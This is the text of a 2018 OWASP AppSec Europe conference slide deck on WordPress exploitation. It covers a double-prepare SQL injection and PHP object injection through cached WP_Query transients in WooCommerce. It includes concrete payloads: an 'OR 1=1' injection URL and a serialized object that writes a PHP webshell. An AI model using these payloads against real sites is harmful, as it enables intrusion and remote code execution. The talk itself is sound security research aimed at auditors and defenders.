OWASP
AppSec Europe
London 2nd-6th July 2018

Prepare(): Introducing novel Exploitation Techniques in WordPress

Robin Peraglie

Prepare(): Introducing novel Exploitation Techniques in WordPress

Robin Peraglie

whoami

M. Sc. IT-Security @ Ruhr-University Bochum, Germany

Security Researcher @ RIPS Technologies

RIPSTECH

Love breaking stuff with RIPS Code Analysis:

- Moodle RCE
- Prestashop RCE
- LimeSurvey RCE
- CubeCart RCE
- Roundcube RCE

WordPress exploitation (Credits: **Slavco Mihajloski** and **Karim El Ouerghemmi**)


Prepare(): Introducing novel Exploitation Techniques in WordPress

Motivation

- WordPress: open source content management system
- 30% of webhosts run WordPress to create websites blogs and web apps!
- Written in PHP: very flexible but prone to many software vulnerabilities
- Open bugbounty program on Hackerone => hardened core!
- How to exploit?

Extensibility

- WP core is customized & extended by many great and powerful plugins
- Plugins often bring nasty bugs nullifying security established by bug bounty program
- We will examine design flaws in WP core that can be exploited through many plugins



Prepare(): Introducing novel Exploitation Techniques in WordPress

Background

Security Defense

1. CSRF Tokens generated uniquely for each action

2. Context-dependant sanitizers esc_html(), esc_attr(), esc_js(),... prevent most XSS (if used)

3. Escaping of quotes (custom *Magic Quotes:* `' “  \ => \' \“ \\`)

```
$wpdb->query(“SELECT … WHERE name='$_GET[0]' “);
```

SQLi not exploitable!

4. Custom implementation of Prepared Statements/DBAL

Custom Prepared Statements

PHP extension **PDO** offers well-tested "pretty-secure" Prepared Statements

PDO::prepare(), PDO::bind(), PDO::execute()

Why implement your own?

=> Legacy code can‘t be removed: backwards-compatibility between plugins and core!

=> Switching to PDO would require to rewrite all plugins!

Custom Prepared Statements

Very similar to *Prepared Statements!* Simple use-case:

```
$query = $wpdb->prepare( "SELECT * FROM table WHERE column1 = %s", $_GET['c1'] );
$wpdb->query( $query );
```

prepare() sanitizes potentially malicious user-input, embeds it in single quotes for placeholders in a SQL query. User-input 1'OR'1'='1 would result in a *harmless* SQL query:

```
SELECT * FROM table WHERE column1 = '1\'OR\'1\'=\'1'
```

Prepare(): Introducing novel Exploitation Techniques in WordPress

Exploitation Technique #1

Double Prepare

WordPress earlier than 4.8.3 was vulnerable to a SQL injection located in this very commonly used code construct known as *„double preparing“*.

```
$query = $wpdb->prepare( "SELECT * FROM table WHERE column1 = %s", $_GET['c1'] );
$query = $wpdb->prepare( $query  . " AND column2 = %s", $_GET['c2'] );

$wpdb->query( $query );
```

Double Prepare

WordPress earlier than 4.8.3 was vulnerable to a SQL injection located in this very commonly used code construct known as *„double preparing“*.

```
$query = $wpdb->prepare( "SELECT * FROM table WHERE column1 = %s", $_GET['c1'] );
$query = $wpdb->prepare( $query  . " AND column2 = %s", $_GET['c2'] );

$wpdb->query( $query );
```

The SQL Injection occurs *when user-input contains placeholders!*

```
script.php?c1= %s &c2[]=OR 1=1 -- x&c2[]=abc
```

Double Prepare

WordPress earlier than 4.8.3 was vulnerable to a SQL injection located in this very commonly used code construct known as *„double preparing“*.

```
$query = $wpdb->prepare( "SELECT * FROM table WHERE column1 = %s", $_GET['c1'] );
$query = $wpdb->prepare( $query  . " AND column2 = %s", $_GET['c2'] );

$wpdb->query( $query );
```

The SQL Injection occurs *when user-input contains placeholders!*

```
script.php?c1= %s &c2[]=OR 1=1 -- x&c2[]=abc
```

Prepare() #1: `SELECT * FROM table WHERE column1 = ' %s '`

Double Prepare

WordPress earlier than 4.8.3 was vulnerable to a SQL injection located in this very commonly used code construct known as *„double preparing“*.

```
$query = $wpdb->prepare( "SELECT * FROM table WHERE column1 = %s", $_GET['c1'] );
$query = $wpdb->prepare( $query  . " AND column2 = %s", $_GET['c2'] );

$wpdb->query( $query );
```

The SQL Injection occurs *when user-input contains placeholders!*

```
script.php?c1= %s &c2[]=OR 1=1 -- x&c2[]=abc
```

Prepare() #1: `SELECT * FROM table WHERE column1 = ' %s ' AND column2 = %s`

Double Prepare

WordPress earlier than 4.8.3 was vulnerable to a SQL injection located in this very commonly used code construct known as *„double preparing“*.

```
$query = $wpdb->prepare( "SELECT * FROM table WHERE column1 = %s", $_GET['c1'] );
$query = $wpdb->prepare( $query  . " AND column2 = %s", $_GET['c2'] );

$wpdb->query( $query );
```

The SQL Injection occurs *when user-input contains placeholders!*

```
script.php?c1= %s &c2[]=OR 1=1 -- x&c2[]=abc
```

Prepare() #1: `SELECT * FROM table WHERE column1 = ' %s ' AND column2 = %s`

Prepare() #2: `SELECT * FROM table WHERE column1 = ' 'OR 1=1 -- x' ' AND column2 = 'abc';`

Patch

To mitigate the SQL injection *WordPress released a fix for prepare(), which would replace all placeholders in user-input with a unique secret 66-character string* before returning from prepare.

```
function prepare($query, $args)
{
	if(is_array($args[0])) $args = $args[0];
	$query = preg_replace( '/%s/', "'%s'", $query );
	array_walk($args, array( $this, 'esc_sql' ) );
	$query = vsprintf($query, $args);
	return str_replace('%', $this->placeholder_escape(), $query);
}
function query($query)
{
		$query=str_replace($this->placeholder_escape(), '%', $query);
		// send $query to database...
}
```

Impact of Patch

With the patch applied all percent signs % in our exploit are effectively replaced with *unique secret 66-character string*.

```
$query = $wpdb->prepare( "SELECT * FROM table WHERE column1 = %s", $_GET['c1'] );
$query = $wpdb->prepare( $query  . " AND column2 = %s", $_GET['c2'] );

$wpdb->query( $query );
```

User-input: `script.php?c1= %s &c2[]=abc`

Prepare() #1: `SELECT * FROM table WHERE column1 = ' {13f...0d23}s '`

Prepare() #2: `SELECT * FROM table WHERE column1 = ' {13f...0d23}s ' AND column2 = 'abc';`

Query(): `SELECT * FROM table WHERE column1 = ' %s ' AND column2 = 'abc';`


Prepare(): Introducing novel Exploitation Techniques in WordPress

=>Exploitation Technique #2

Background: The WP_Query object

The WP_Query object retrieves wordpress posts from the database which match arguments of constructor

```
$query_results=new WP_Query('cat=5&post_meta_key=thumbnail');
```



Background: The WordPress Codex

WordPress recommends to cache the results of slow database queries *in the database temporarily.* Excerpt from the official WordPress Codex manual:

```
if(false === ($query_results = get_transient('query_results'))) {      // cache miss?
    $query_results=new WP_Query('cat=5&order=random&tag=tech&post_meta_key=thumbnail');
    set_transient( 'query_results', $query_results, 12 * HOUR_IN_SECONDS ); // set cache
}
```

To improve perfomance the result of the slow database query is cached and omitted in the next run.

However, how does the set_transient() stores objects in the database?

set_transient() / add_option()

Our WP_Query object is stored in $value

```
function set_transient( $transient, $value, $expiration = 0))) {
    $result = add_option( $transient_option, $value, '', $autoload );
}
function add_option( $option, $value = '', $deprecated = '', $autoload = 'yes' ))) {
    $serialized_value = maybe_serialize( $value );
    $result = $wpdb->query($wpdb->prepare( "INSERT INTO `$wpdb->options` (…)
    VALUES (%s,%s,%s) …", …, $serialized_value, …));
}
```

Recap: Serialization in PHP

serialize() translates *variable content(strings, arrays, objects,...) to a readable string representation*

$var	serialize($var)

Integer: `$var = 1;`
String: `$var = 'hello0WASP';`
 	
Array: `$var = array(0=>21,1=>22,23);`
 	
Object:
`$var=new stdClass();`
`$var.a="b";`
	`i:1;`
	`s:10:"hello0WASP";`
	
	`a:3:{i:0;i:21;i:1;i:22;i:3;i:23;}`
	
	`O:8:"stdClass":1:{s:1:"a";s:1:"b";}`

unserialize() restores the variable-contents given its *serialized string representation*.

Recap: PHP Oject Injections

unsanitized user-input reaches **unserialize()** => PHP Object injection vulnerability which can cause RCE

```
class LogHandler {
    public $file;
    function __destruct() {
        file_put_contents($this->file, "Closing ".$this->file, FILE_APPEND);
    }
}
unserialize($_GET["p"]); // O:10:"LogHandler":1:{s:4:"file";s:19:"<?=`$_GET[0]`?>.php"}
```

„Magic method“ __destruct() is automatically called if a LogHandler object is removed from memory

Prepare(): Introducing novel Exploitation Techniques in WordPress

Technique 2: Example WooCommerce

„WooCommerce“: one of the most popular WordPress plugins with **2.3 million** installations

Affected by exploitation technique 2 by example, leads to authenticated RCE in this case

The WooCommerce products-shortcode inserts a pretty product-list to a post

Attributes can be passed to it: **[products category=“toasters“]**

Following the Codex: WooCommerce

Implementation of products-shortcode as recommended by the WordPress Codex!

```
protected function get_products() {
    $transient_name = …;
    $products       = get_transient( $transient_name );
    if ( false === $products || ! is_a( $products, 'WP_Query' ) ) {
            $products = new WP_Query( $this->query_args );
        set_transient( $transient_name, $products, DAY_IN_SECONDS * 30 );
    }
    return $products;
}
```


User-input via shortcode

WordPress Codex code construct

Prepare(): Introducing novel Exploitation Techniques in WordPress

WooCommerce products-shortcode

[products category="toasters" sku="%"]




percent-signs are replaced as introduced in prepare!

O:8:"WP_Query":1:{s:3:"sql";s:100:"SELECT… sku='{a93..dc}'";}

Prepare(): Introducing novel Exploitation Techniques in WordPress

set_transient()



get_transient()

Prepare(): Introducing novel Exploitation Techniques in WordPress

Manipulation of serialized representation

≠ 35

O:8:"WP_Query":1:{s:3:"sql";s:100:"SELECT… sku='%' ";…;s:7:"content";s:11:"somecontent";}

Prepare(): Introducing novel Exploitation Techniques in WordPress

Manipulation of serialized representation


≠ 35

O:8:"WP_Query":1:{s:3:"sql";s:100:"SELECT… sku=‘%‘ ";…;s:7:"content";s:11:"somecontent";}

100

Prepare(): Introducing novel Exploitation Techniques in WordPress

Manipulation of serialized representation



Prepare(): Introducing novel Exploitation Techniques in WordPress

Manipulation of serialized representation

≠ 35

O:8:"WP_Query":1:{s:3:"sql";s:100:"SELECT… sku=‘%‘ ";…;s:7:"content";s:11:"somecontent";}

100

Prepare(): Introducing novel Exploitation Techniques in WordPress

Manipulation of serialized representation

≠ 35

O:8:"WP_Query":1:{s:3:"sql";s:100:"SELECT… sku=‘%‘ ";…;s:7:"content";s:11:"some";i:0;O:8:"EvilClass":0:{}i:1;s:0:"";}

100


Prepare(): Introducing novel Exploitation Techniques in WordPress

Manipulation of serialized representation

≠ 35

O:8:"WP_Query":1:{s:3:"sql";s:100:"SELECT… sku=‘%‘ ";…;s:7:"content";s:11:"some";i:0;O:8:"EvilClass":0:{}i:1;s:0:"";}

100



PHP Object Injection!

Exploit Demo

Closing Words

- Unpatched design flaws in WP core
- Lead to exploit techniques against plugins
- In general: Avoid unserialize(), minimize plugin amount
- Code auditors:
    - Check for WP_Query caching
    - Check for double prepare
    - Check for modified serialized data

Prepare(): Introducing novel Exploitation Techniques in WordPress

Thank you for your attention

Questions?

rperaglie@ripstech.com

Code Execution via File Delete